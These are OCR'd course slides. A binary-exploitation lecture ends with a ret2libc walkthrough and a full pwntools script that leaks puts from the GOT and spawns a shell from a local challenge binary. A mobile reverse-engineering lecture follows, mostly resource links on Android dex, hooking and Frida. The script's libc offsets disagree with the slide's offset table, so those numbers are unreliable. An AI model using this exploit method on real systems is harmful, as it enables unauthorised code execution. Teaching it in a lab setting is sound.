0x0000000000400591 : and byte ptr [rax], al ; test rax, rax ; je 0x40059a ; call rax
```

Exploit building

> No good gadgets for execve

> We must leak libc and bypass ASLR

Exploit building

> One of the easier ways to leak libc is to build a ROP chain that prints an address from GOT (Global Offset Table)

> We have the following functions imported in the GOT:

- > puts
- > gets
- > printf
- > setbuf

> We can jump to *puts* and try to print its own GOT entry, which will leak libc's ASLR slide

Exploit building


> x64 puts prints the string argument from RDI

> To leak:

1. Overflow ret address to custom to a gadget
2. RDI = GOT entry of puts
3. Ret to PLT entry of puts
4. Ret to main to keep exploiting

> These steps should give us the puts address and effectively leak the ASLR slide

Exploit building



Exploit building

> After we get the leak, we have to identify the libc version we are using

> Different libc versions have different offsets between functions

> Use libc database: https://libc.blukat.me/

Exploit building

> We find the correct libc address, download it and find relative offsets to other functions

> Then we can build absolute addresses based on our puts leak

> This means, we can get addresses to anything in libc

> Let's go for something simple - *system("/bin/sh")*

Exploit building


> Libc database also shows us offsets to interesting functions and places in libc, based on our leak

libc6-i386_2.27-3ubuntu1_amd64 Download

	Symbol	Offset	Difference
◉	puts	0x018e81	0x0
○	system	0x03cd10	0x23e8f
○	open	0x0e50a0	0xcc21f
○	read	0x0e5620	0xcc79f
○	write	0x0e56f0	0xcc86f
○	str_bin_sh	0x17b8cf	0x162a4e

All symbols

Exploit building



Exploit building

```python
from pwn import *
target = process("./bistro")

# Get addresses with ROPGadget
pop_rdi = p64(0x0000000000400803)
ret = p64(0x000000000040059e) # for aligning stack to 16-bytes again for system call

# Addresses from the binary
main_addr = p64(0x0040072a)
puts_plt = p64(0x004005b0)
puts_got = p64(0x00601018)

# Leak puts address
target.sendline(b"3")
payload = b"a" * 0x78 + pop_rdi + puts_got + puts_plt + main_addr # go back to main for more inputs
target.sendline(payload)

print(target.recvuntil(b">>"))
puts_leak = u64(target.recvline().strip().split(b':')[1].ljust(8, b'\x00'))
print(puts_leak)
print(hex(puts_leak))

# Find the libc version at some point here manually

system_addr = p64(puts_leak - 0x31550) # offset from libc database
print(system_addr)

# Get offset to /bin/sh from libc database
sh_addr = p64(puts_leak + 0x13337a)

payload = b"a" * 0x78 + ret + pop_rdi + sh_addr + system_addr

# Pop a shell, baby
target.sendline(payload)
target.interactive()
```

Questions?

Thanks!

See you next week!

Reverse engineering

Mobile

Ruxandra F. Olimid

April 23, 2024

Agenda

- Motivation
- Focus on Android
  - From source to execution /binaries
  - Structure, binaries
  - Tools
- Resources

Motivation

"The bad news is that dealing with multi-threaded anti-debugging controls, cryptographic white-boxes, stealthy anti-tampering features, and highly complex control flow transformations is not for the faint-hearted. The most effective software protection schemes are proprietary and won't be beaten with standard tweaks and tricks. Defeating them requires tedious manual analysis, coding, frustration and, depending on your personality, sleepless nights and strained relationships."


https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/


"Android's openness makes it a favorable environment for reverse engineers, offering big advantages that are not available with iOS."

https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0013/

From source to executable/binary Android

- https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html







- **smali/baksmali**: https://github.com/JesusFreke/smali/wiki
(similar to assemble/disassemble)
- **jadx:** https://github.com/skylot/jadx
(dex to java decompiler)

https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck19-AndroidSecurity-NowSecure.pdf
https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck21-AndroidSecurity-NowSecure.pdf

Binaries Android - .dex files



https://source.android.com/docs/core/runtime/dex-format



https://github.com/corkami/pics/blob/master/binary/DEX.png

Binaries Android - .dex files


- Android - Dalvik executable format
https://source.android.com/docs/core/runtime/dex-format
- Rodrigo Chiossi. A deep dive into DEX file format
https://elinux.org/images/d/d9/A_deep_dive_into_dex_file_format--chiossi.pdf
- Ange Albertini. Dalvic EXecutable
https://github.com/corkami/pics/blob/master/binary/DEX.png

- Android - Dalvik executable instruction formats
https://source.android.com/docs/core/runtime/instruction-formats
- Android - Dalvik bytecode format
https://source.android.com/docs/core/runtime/dalvik-bytecode
- Android – ABIs
https://developer.android.com/ndk/guides/abis

CyberTruck'19 (21)


- https://github.com/nowsecure/cybertruckchallenge19
- https://github.com/nowsecure/cybertruckchallenge19/tree/master/slides

Static analysis




https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0014/

Runtime RE



https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/

Disassemble Decompile




https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/

iOS

- OWASP - Reverse Engineering iOS Apps
https://mas.owasp.org/MASTG/techniques/ios/MASTG-TECH-0065/
- Reverse Engineering iOS Applications
https://github.com/ivRodriguezCA/RE-iOS-Apps

Advanced



https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/#advanced-techniques


Hooking

” **Hooking** covers a wide range of **code modification methods** aimed **at altering the behavior of the mobile application** in question. This is done by intercepting function calls, messages, or events passed between the software components. **The code used for function interception** is called a **hook**. It applies to changing the behavior of operating systems and mentioned software components as well.”

https://cybersecurity.asee.io/blog/mobile-application-hooking/

- **Source modification -** altering the library source (through reverse engineering, before running the application)
- **Runtime modification** - inserting a hook while the application is running

Hooking



https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0043/

http://www.cydiasubstrate.com/api/c/MSHookFunction/

Obfuscation


- OWASP – Testing obfuscation

https://mas.owasp.org/MASTG/tests/android/MASVS-RESILIENCE/MASTG-TEST-0051/#dynamic-analysis

- Android App reverse engineering 101


https://www.ragingrock.com/AndroidAppRE/obfuscation.html

Tools
Frida



https://frida.re/


Dynamic analysis
Valgrind



https://valgrind.org/

https://valgrind.org/docs/manual/dist.readme-android.html

Tools



https://mas.owasp.org/MASTG/tools/

More resources

- OWASP Mobile Application Security - Mobile App Tampering and Reverse Engineering
https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/
- R2Frida wiki mobile reverse engineering with r2frida
https://github.com/nowsecure/r2frida/wiki
(Presentations)
  - Mobile reverse engineering with r2frida – A beginner's workshop
r2frida 4h training at r2con2020
- user1342/Awesome-Android-Reverse-Engineering
https://github.com/user1342/Awesome-Android-Reverse-Engineering?tab=readme-ov-file#Static-Analysis-Tools
- Cybertruck challenge
https://github.com/nowsecure/cybertruckchallenge19
- Laurie wired
https://www.youtube.com/@lauriewired

More resources

- Fengwei Zhang, CSC 5991 Cyber Security Practice. Lab 5: Android Application Reverse Engineering and Obfuscation
https://fengweiz.github.io/16sp-csc5991/labs/lab5-instruction.pdf

- Defcon23 training
https://github.com/rednaga/training/tree/master/DEFCON23

- Android app Reverse Engineering 101
https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html

- Introduction to ARM Assembly basics
https://azeria-labs.com/writing-arm-assembly-part-1/

- xth Working Conference on Reverse Engineering